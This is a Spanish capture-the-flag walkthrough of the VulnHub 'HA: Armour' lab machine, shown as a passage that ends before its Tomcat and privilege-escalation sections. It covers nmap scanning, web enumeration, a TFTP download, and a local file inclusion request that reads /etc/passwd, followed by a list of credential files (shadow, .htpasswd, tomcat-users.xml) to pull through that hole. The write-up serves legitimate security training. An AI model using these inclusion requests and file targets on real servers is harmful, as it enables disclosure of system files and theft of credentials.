

Autor	José Luis Trigo Calvo
LinkedIn	linkedin.com/in/jltrigoc/
Web	joseltc.github.io/
Email	jltrigoc01@gmail.com

Contenido

Declaración de uso ético 2
Máquinas utilizadas: 2
RESOLUCIÓN PASO A PASO 3
1.- Reconocimiento de máquinas 3
2.-Enumeración Web 5
3.-Explotación de Tomcat 14
4.- Escalada de privilegios 19
5.- Resultados obtenidos: 24

Declaración de uso ético

El contenido de este documento refleja el proceso de resolución de un CTF (Capture The Flag) con fines estrictamente educativos. Todas las herramientas y comandos empleados se han utilizado en un entorno controlado y autorizado, como parte de mi formación como ethical hacker. No se ha realizado ninguna actividad ilícita ni se ha atacado ningún sistema real sin consentimiento. El único propósito de este trabajo es el aprendizaje y la mejora de las habilidades en ciberseguridad.

Máquinas utilizadas:

- Kali Linux : https://www.kali.org/get-kali/#kali-virtual-machines

- CTF Avengers Armour: https://www.vulnhub.com/entry/ha-armour,370/

RESOLUCIÓN PASO A PASO


1.- Reconocimiento de máquinas

Ambas máquinas se encuentran dentro de una misma interfaz de red.

Con el comando **ip a** comprobamos la IP que ha sido asignada a nuestra máquina Kali Linux. (IP Kali Linux -> 192.168.56.129)

Con el comando **sudo nmap -sn 192.168.56.0/24** buscamos la IP de nuestra máquina Avengers.

Como podemos ver, la IP asignada es: 192.168.56.128



Como hemos visto en la página donde hemos obtenido la máquina, el objetivo del CTF es recuperar las 5 armaduras ocultas de los vengadores. Además, nos indica que hay una contraseña oculta dentro de la máquina dividida en 3 partes.

Procederemos a escanear la máquina Avengers más a fondo para saber los servicios que está prestando y en que puertos.

Utilizaremos el comando **nmap -p- -sV 192.168.56.128**


```
Joseltc@\h:w#nmap -p- -sV 192.168.56.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 13:21 -0400
Nmap scan report for 192.168.56.128
Host is up (0.00084s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp  open  http    Apache Tomcat 9.0.24
65534/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:6C:64:4A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
```

Obtenemos que la máquina tiene abiertos los siguientes puertos y está ofreciendo los siguientes servicios:


Puerto 80	Apache / http
Puerto 8009	Apache Jserv
Puerto 8080	Apache Tomcat
Puerto 65534	SSH

Revisaremos el puerto 80 en la web para ver si nos han dejado alguna pista que sea fácilmente identificable a simple vista.



No encontramos nada en una primera vista, de modo que como también tenemos un puerto abierto con SSH vamos a intentar acceder.

Con el comando **ssh 192.168.56.128 -p 65534** intentamos acceder a SSH y podemos ver que en el archivo de configuración de SSH encontramos la primera armadura y la primera pista.




	HULK ARMOUR	7BDA7019C06B53AEFC8EE95D2CDACCAA
	HINT 1	TheOlympics

2.-Enumeración Web


Como ya hemos encontrado la primera armadura y, cuando hemos revisado la web alojada en el puerto 80 no encontramos nada, vamos a realizar un escaneo de enumeración web para descubrir directorios y archivos ocultos en servidores web.

Utilizaremos el comando **gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt**




Con este comando conseguimos la estructura de directorios del servidor web, pero tampoco vemos nada que nos llame la atención.

Probaremos con el comando **nikto -h 192.168.56.128** para ver si con otra herramienta encontramos algo distinto.




Seguimos obteniendo los mismos resultados. Vamos a comprobar el código index.html por si nos hubieran dejado alguna pista oculta en su interior.




En el código podemos encontrar estas 3 pequeñas pistas que podrían ser un usuario, un puerto y un archivo a descargar.

Vamos a comprobar si hay algún servicio en el puerto 69.


Como con el comando nmap -sV obteníamos los puertos TCP y el 69 no salía, vamos a probar con **nmap -sU -p69 192.168.56.128** con el que obtenemos los puertos UDP que la máquina tenga abiertos o con servicios activos.



Como vemos hay un servicio tftp en el puerto 69. Lo más probable es que el archivo notes.txt se encuentre en este servidor. Vamos a probar suerte.




Hemos obtenido el archivo del servidor tftp con el comando **get notes.txt** y en el archivo podemos ver que está la segunda armadura, esta vez es la de Spiderman, y la segunda parte de la contraseña.





	Spiderman Armour	83A75F0B31435193BAFD3B9C5FD45AEC
	Hint 2	maybeevena

Como en ninguna de las pistas hemos encontrado algún camino a seguir, vamos a utilizar la herramienta **dirbuster** con el objetivo de intentar profundizar más dentro del servidor apache. Haremos la búsqueda con las características que vemos en la siguiente imagen.



Después de un buen rato de búsqueda, hemos encontrado un archivo .php que puede ser interesante para la explotación de LFI.

http://192.168.56.128:80/


Scan Information | Results - List View: Dirs: 20 Files: 48 | Results - Tree View | Errors: 0

Type	Found
Dir	/icons/.htaccess/
Dir	/icons/.htpasswd/
Dir	/css/
Dir	/css/.hta/
File	/css/.hta.php
Dir	/css/.htaccess/
Dir	/css/.htpasswd/
File	/css/.hta.txt
File	/css/.htaccess.php
File	/css/.htaccess.txt
File	/css/.hta.zip
File	/css/.htpasswd.php
File	/css/.htpasswd.txt
File	/css/.htaccess.zip
File	/css/font.css
File	/css/.htpasswd.zip
File	/css/w3.css
File	/file.php
Dir	/server-status/
Dir	/icons/small/
Dir	/icons/small/.htpasswd/
Dir	/icons/small/.hta/
Dir	/icons/small/.htaccess/
File	/icons/small/.hta.php
File	/icons/small/.hta.zip
File	/icons/small/.htpasswd.php
File	/icons/small/.htaccess.php
File	/icons/small/.htaccess.zip
File	/icons/small/.hta.txt
File	/icons/small/.htpasswd.zip
File	/icons/small/.htaccess.txt
File	/icons/small/.htpasswd.txt

LFI (Local File Inclusion) es una vulnerabilidad de seguridad web que permite a un atacante incluir y ejecutar archivos locales del servidor a través de una aplicación web. Ocurre cuando una aplicación permite que el usuario especifique la ruta de un archivo sin validar adecuadamente la entrada, lo que permite al atacante manipular el parámetro para acceder a archivos sensibles del sistema.

Al abrir el archivo en el navegador podemos ver que está vacío.

Con la búsqueda **http://192.168.56.128/file.php?file=/etc/passwd** vamos a comprobar si realmente la máquina es vulnerable a este ataque. (Si nos muestra el archivo podemos determinar que si es vulnerable).



Ahora que ya sabemos que es vulnerable, vamos a comprobar los principales archivos del sistema y de los servicios que se encuentran instalados en la máquina vulnerable.

Archivos por comprobar:


** (Las rutas incluidas en el documento suelen ser las que se usan de manera genérica en el proceso de instalación de los servicios, pero puede ser que no se correspondan con las de la máquina vulnerable, y, por tanto, no encontremos los archivos deseados, pero es muy interesante hacer la búsqueda de estos archivos porque pueden contener lo que buscamos.)**

- Sistema:

Archivo	Ubicación	Propósito
/etc/passwd	/etc/passwd	Usuarios del sistema (confirmar LFI)
/etc/shadow	/etc/shadow	Hashes de contraseñas de usuarios
/etc/hosts	/etc/hosts	Resolución de nombres local

En estos archivos encontramos lo siguiente:

En /etc/passwd encontramos dos usuarios de la máquina vulnerable:




- armour
- aarti

En los otros dos ficheros no encontramos nada relevante (el fichero /etc/shadow no se nos muestra)

- Apache (Puerto 80):

Archivo	Ubicación	Propósito
.htpasswd	/etc/apache2/.htpasswd	Almacena credenciales de autenticación básica HTTP (posible 3ª parte de la contraseña)
apache2.conf	/etc/apache2/apache2.conf	Configuración principal del servidor Apache
sites-available/	/etc/apache2/sites-available/	Configuración de sitios virtuales (dominios)

En el archivo /etc/apache2/.htpasswd encontramos la tercera armadura que buscábamos y la tercera y última parte de la contraseña.



	Antman Armour	A9F56B7ECE2113C9C4A1214A19EDE99C
	Hint 3	StarBucks

El archivo /etc/apache2/apache2.conf no contiene nada relevante y el archivo /etc/apache2/apache2.conf no se muestra.



- Tomcat (Puerto 8080):

Archivo	Ubicación	Propósito
tomcat-users.xml	/etc/tomcat9/tomcat-users.xml o /usr/share/tomcat9/conf/tomcat-users.xml	Credenciales de usuarios de Tomcat (acceso al panel de administración)
server.xml	/etc/tomcat9/server.xml	Configuración principal de Tomcat
manager.xml	/etc/tomcat9/Catalina/localhost/manager.xml	Configuración del administrador de Tomcat

No he encontrado ninguno de los archivos en la máquina vulnerable.

- Apache JServ(Puerto 8009):

Archivo	Ubicación	Propósito
workers.properties	/etc/apache2/workers.properties	Configuración de trabajadores para conexión AJP


No he encontrado el archivo en la máquina vulnerable

- SSH (Puerto 65534):


Archivo	Ubicación	Propósito
sshd_config	/etc/ssh/sshd_config	Configuración del servidor SSH
.bash_history	~/.bash_history	Historial de comandos del usuario (pistas, contraseñas)

En el archivo /etc/ssh/sshd_config encontramos alguna cosa interesante, que aunque ya la hemos conseguido por otros medios con anterioridad, también podríamos haber llegado a ella desde aquí.

El fichero de configuración indica que el banner no será el que tiene SSH por defecto, si no que será Banner /etc/ssh/sshd_banner.



Si accedemos al documento a través de la web, vemos que nos volvemos a encontrar con la armadura de HULK y la HINT 1 que nos encontrábamos al iniciar el servicio SSH. Este fichero es su origen.



Si recapitulamos un poco ya hemos recuperado 3 de las 5 armaduras y ahora ya tenemos una contraseña completa al juntar las tres pistas.

Contraseña -> TheOlympicsmaybeevenaStarBucks

Además, también hemos obtenido un par de usuarios del sistema como son:

- armour
- aarti

